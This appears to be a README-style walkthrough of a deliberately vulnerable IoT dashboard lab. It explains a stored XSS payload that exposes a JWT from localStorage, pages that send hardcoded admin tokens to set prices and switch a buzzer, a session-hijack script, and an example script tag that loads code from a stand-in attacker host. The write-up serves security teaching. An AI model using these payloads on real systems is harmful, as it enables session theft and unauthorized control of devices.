




The hijack html allows you to bypass the login page  
  
the buzzer-control allows you to control the buzzer  








### **What the payload does**

<img src="x" onerror="this.outerHTML='Token: '+localStorage.getItem('auth\_token')">

* <img src="x">: Invalid image source — it will fail to load.
* onerror="...": This attribute runs JavaScript **when the image fails to load**.
* this.outerHTML = ...: Replaces the entire <img> tag with text.
* localStorage.getItem('auth\_token'): Extracts the JWT stored in the browser.

### **How it works in context**

1. **User submits this HTML as feedback** in the vulnerable LocalDashboard.html page.
2. The feedback is stored in localStorage (no sanitization).
3. When the dashboard reloads:

It reads the stored feedback and directly injects it into innerHTML using:  
  
 javascript  
CopyEdit  
feedbackContainer.innerHTML += `

<div>...<p>${feedback.comment}</p>...</div>

`;

So the browser renders this:  
<p><img src="x" onerror="this.outerHTML='Token: '+localStorage.getItem('auth\_token')"></p>

1. The image fails to load → onerror is triggered.
2. The attacker’s code executes and replaces the image with:  
   Token: eyJ1c2VybmFtZSI6ICJhZG1pbiIs...

## **2. token-decoder.html — JWT Token Decoder**

### **What it does:**

This is a utility page that decodes **JWTs (JSON Web Tokens)** in the browser. It's meant to inspect the payload of a token.

### **How it works:**

* It reads a token (hardcoded in the <textarea>).

It splits the token by the . character — JWTs typically follow this format:  
  
<header>.<payload>.<signature>

* It decodes the **first part ([0])** using atob(), which is incorrect because the payload is in the **second part** ([1]).
* Parses the decoded string as JSON.
* Shows:  
  + Decoded fields (e.g., username, role, exp)
  + The human-readable expiration date.

### **Security Insight:**

* It demonstrates how attackers or testers can **inspect JWTs**.
* The use of atob(token.split('.')[0]) is wrong: it decodes the **header**, not the **payload**.  
  + Correct should be: token.split('.')[1]

## **3. price-control.html — Banana Price Injection via API**

### **What it does:**

Lets a user send a **POST request** to the /api/price endpoint to set the price of a banana.

### **How it works:**

* Reads a price from the input.

Uses fetch() to send a JSON request to the backend with this structure:  
  
{

"body": "{\"price\":999.99}"

}

* Adds an Authorization header with a **hardcoded admin JWT**.
* Displays the server’s response.

### **Security Insight:**

* **Hardcoded token**: Exposing a JWT in client-side code means **anyone** who views the HTML source can impersonate an admin.
* **API is not protected against replay** or IP restrictions, so it can be called from any browser.
* Attackers can **inject arbitrary prices**, e.g., set banana price to 0.01.

## **4. buzzer-control.html — Remote Actuator Hijack**

### **What it does:**

Gives web-based control over the physical **buzzer actuator** in the IoT system.

### **How it works:**

* Has two buttons: ON and OFF.
* Each button calls controlBuzzer(state) with either "on" or "off".

Sends a POST request to /api/buzzer with:  
  
{

"buzzer": "on"

}

* Uses the same **hardcoded JWT** from earlier.

### **Security Insight:**

* Again, **anyone with the file or token** can control critical hardware remotely.
* This file simulates a **client-side command injection** via insecure authorization.
* If the server lacks proper validation or access logging, it's difficult to detect abuse.

## **5. hijack.html — Session Hijacking Page**

### **What it does:**

Simulates a **session hijacking** attack where a stolen token is injected into the victim’s browser.

### **How it works:**

Executes this JavaScript:  
  
localStorage.setItem('auth\_token', '<admin JWT>');

window.location.href = 'http://localhost:8000/LocalDashboard.html';

* Stores the admin’s JWT in the victim’s browser.
* Redirects to the dashboard, which reads that token and assumes the user is authenticated.

**Security Insight:**

* This page would be the **payload in an XSS attack**.

Example:  
  
 html  
CopyEdit  
<script src="http://attacker.com/hijack.html"></script>

* If placed into the **feedback section** of the dashboard (which is XSS vulnerable), a victim could load this and be silently hijacked.
* Once executed, the attacker has **persistent access** as an admin.